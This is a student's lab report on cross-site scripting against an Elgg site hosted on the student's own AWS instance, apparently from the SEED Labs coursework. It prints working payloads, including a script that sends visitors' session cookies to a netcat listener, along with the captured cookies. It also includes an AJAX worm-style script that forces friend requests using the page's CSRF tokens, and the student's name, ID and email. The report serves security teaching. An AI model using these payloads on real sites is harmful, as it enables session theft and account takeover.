
Name: Yun Zhou
User name: zhouyun
ID: 300442776
Email for aws: 1197331061qq@gmail.com

3.1 Preparation: Setting up AWS

Following the instructions, I configured the Elgg web application with the web address to use as it's base URL. The URL has been replaced to my web address of my AWS instance.


```
mysql> update elgg_xsssites_entity SET url="http://ec2-54-90-220-11.compute-1.am
azonaws.com/";
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from elgg_xsssites_entity;
+------+--------------+-------------+-----------------------------------------
-------+
| guid | name         | description | url
       |
+------+--------------+-------------+-----------------------------------------
-------+
|    1 | XSS Lab Site |             | http://ec2-54-90-220-11.compute-1.amazonaw
s.com/ |
+------+--------------+-------------+-----------------------------------------
-------+
1 row in set (0.00 sec)

mysql>
```

Then, I go to the AWS, and add the inbound rule of the new instance.




3.3 Task 1: Posting a Malicious Message to Display an Alert Window


Follow the instructions by embedding the javascript code into Alice's profile(the brief description field), the **alert window** with the message is **shown** when viewing **Alice's profile**: (as the figure below)




The alert window is also shown when the "Members" page is opened:




As well as the alert window will be shown when "Edit profile"



After that, I **log out** the Alice account, and **login to the Boby** account, when I click the "Members" page, the alert window is shown again:



As Boby, when I click and view the Alice's profile, the alert window is shown which proves that the alert window will be shown to other users when they view the Alice's profile.




3.4 Task 2: Posting a Malicious Message to Display Cookies


Q1. Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that another user visiting it will display the visitor's cookie. Document this using screenshot showing the code and that it is executed.

Actually, I have already demonstrated it in Task1, but this task has different requirements, so for this time, I try something different in which I put the javascript code into the "About me" field rather than "brief description" field. I try this because in Task 1, the alert window is not only shown when viewing the profile but also in other places like the "Members" page, so change the place to see what's the difference.


The screenshot below shows the code:




After the profile has been saved, we can see that it works and the alert window with the message which is the cookie for Boby's session has shown. We can observe it by looking at the screenshot shown below:



After that, I **log out the Boby** account and then **I log in to the Charlie** account. As Charlie, when I click and view the Boby's profile, the alert window with the cookie for Charlie's current session has been shown, which is the screenshot below.



Finally, logging **back to the Boby** account and viewing the profile again, we can see that the cookie has changed for the new session.



(p.s. Through experiments, I find that the alert window will also be shown when the "Members" page is loaded, so there is no difference and it's intentional.)

3.5 Task 3: Stealing Cookies from the Victim's Machine

Q2. Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that when another user visits Boby's profile that the cookie is sent to the attacker's machine. You will need multiple screenshots and describe what is happening.

First, I go to the AWS and open the port 5555 and then I use the following command to set up the listen.

```
[10/14/20]seed@ip-172-31-21-160:~$ nc -l -v -k 5555
Listening on [0.0.0.0] (family 0, port 5555)
```

Then, following the instructions to update the javaScript so that the cookie can be sent to the attacker machine via HTTP.
As we can see in the screenshot below, the javascript has several changes which is the IP address has been replaced by my AWS instance and the double quotes of the src target strings have been added.

Display name

Boby

About me

```
<script>
document.write('<img src="http://54.90.220.11:5555/cookie=' + escape(document.cookie) + ' " />');
</script>
```

After saving the above script, as Boby, I review the Boby's profile again, therefore, the screenshot that is shown below is the view of the result of the cookie from Boby:

```
Connection from [47.56.219.19] port 5555 [tcp/*] accepted (family 2, sport 8873)
GET /cookie=%20Elgg%3Dq0fad4s3ieep7qqbt1i12dohp0 HTTP/1.1
Host: 54.90.220.11:5555
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Fire
fox/81.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-54-90-220-11.compute-1.amazonaws.com/profile/boby
```

As we can see that the cookie has been sent to the attacker machine successfully, so let's try what will happen when another user views the Boby's profile.

Then, I log out the Boby account and swap to the Alice account. As Alice, I view the Boby's profile, so the screenshot below is **the cookie from Alice:**

```
Connection from [47.56.219.19] port 5555 [tcp/*] accepted (family 2, sport 9285)
GET /cookie=Elgg%3Dcqfj95vv1hn9t0c28no6783qm6 HTTP/1.1
Host: 54.90.220.11:5555
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Fire
fox/81.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-54-90-220-11.compute-1.amazonaws.com/profile/boby
```

As we can see that there are lots of information, and the cookie of Alice is this screenshot below:

```
Connection from [47.56.219.19] port 5555 [tcp/*] accepted (family 2, sport 9285)
GET /cookie=Elgg%3Dcqfj95vv1hn9t0c28no6783qm6 HTTP/1.1
```


By comparing this string with Boby's one, I find that there is an issue which is the character after Elgg should be the character '=', but it is not, so there should be some encoding problems. After googling and searching slides, I find that the %3D should be '='. In the previous screenshot, the line for showing the cookie of Alice should be:

GET /cookie=Elgg=cqfj95vv1hn9t0c28no6783qm6 HTTP/1.1

3.6 Task 4: Becoming the Victim's Friend

Q3. Submit screenshots demonstrating that this attack works and include your code.

Following the instructions, first I log in as Admin and go to activate the editor, this step is to enable the feature of swapping two editor modes.As the screenshot shown below, what I have found is CKEditor, so I activate this.



Then, I go to Samy's profile and when the mouse is stopped on "Add friend", I know what the add-friend HTTP request looks like which is the format, which is the screenshot shown below.

Then, I log back to the Samy account and edit the profile by adding the javaScript code into the "About me" field. In my javascript code, I fill in the variable **sendurl** with the correct format and the IP address is replaced with my AWS hosted VM. The javaScript code is the screenshot that is shown below, we can see that I am able to swap the editor modes from top right corner of the "About Me" field:

Edit profile

Display name

Samy

About me Visual editor

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://ec2-54-90-220-11.compute-1.amazonaws.com/action/friends/add?friend=47"+ts+token;
//FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","http://ec2-54-90-220-11.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Public

When the code has been saved, I log out Samy and log in to Alice again. We can see that now Alice does not have any friends yet.


Edit profile

Alice

Friends

No friends yet.

As Alice, I click and view the Samy's profile, bingo! From the Firefox's HTTP inspection tool we can see that the add-friend request is sent! The screenshot below proves that.



Except this, as Alice, I go to see the activity and profile, they both indicate that Alice is now a friend with Samy. Screenshots that are shown below prove that.

Q4. Explain the purpose of the following two lines:

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts

This line is for getting a new valid timestamp token and storing it into the variable ts.

var token="&__elgg_token="+elgg.security.token.__elgg_token

This line is for getting the valid random token and storing it into the variable called token.
These variables are created for the purpose of validating the request. Due to the session needs to use the secret token as a cookie, so the secret token must be obtained, other actions like imitate and random used string does not fit.

Edit profile

Display name

Samy

About me Edit HTML

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://ec2-54-90-220-11.compute-1.amazonaws.com/action/friends/add?friend=47"+ts+token;
//FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","http://ec2-54-90-220-11.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

body p

Public

Search

Samy

Blogs
Bookmarks
Files
Pages
Wire posts

Edit avatar
Edit profile

Change your set
Account statistic

Notifications
Group notificatio

Edit profile

Display name

Samy

About me Visual editor

```
<p>&lt;script type=&quot;text/javascript&quot;&gt;<br />
window.onload = function () {<br />
var Ajax=null;<br />
var ts=&quot;&amp;__elgg_ts=&quot;+elgg.security.token.__elgg_ts;<br />
var token=&quot;&amp;__elgg_token=&quot;+elgg.security.token.__elgg_token;<br />
//Construct the HTTP request to add Samy as a friend.<br />
var sendurl=&quot;http://ec2-54-90-220-11.compute-1.amazonaws.com/action/friends/add?friend=47&
quot;+ts+token; //FILL IN<br />
//Create and send Ajax request to add friend<br />
Ajax=new XMLHttpRequest();<br />
Ajax.open(&quot;GET&quot;,sendurl,true);<br />
Ajax.setRequestHeader(&quot;Host&quot;,&quot;http://ec2-54-90-220-11.compute-
1.amazonaws.com&quot;);<br />
Ajax.setRequestHeader(&quot;Content-Type&quot;,&quot;application/x-www-form-urlencoded&quot;);<br />
Ajax.send();<br />
}<br />
&lt;/script&gt;</p>
```

Public

Search

Samy

Blogs
Bookmarks
Files
Pages
Wire posts

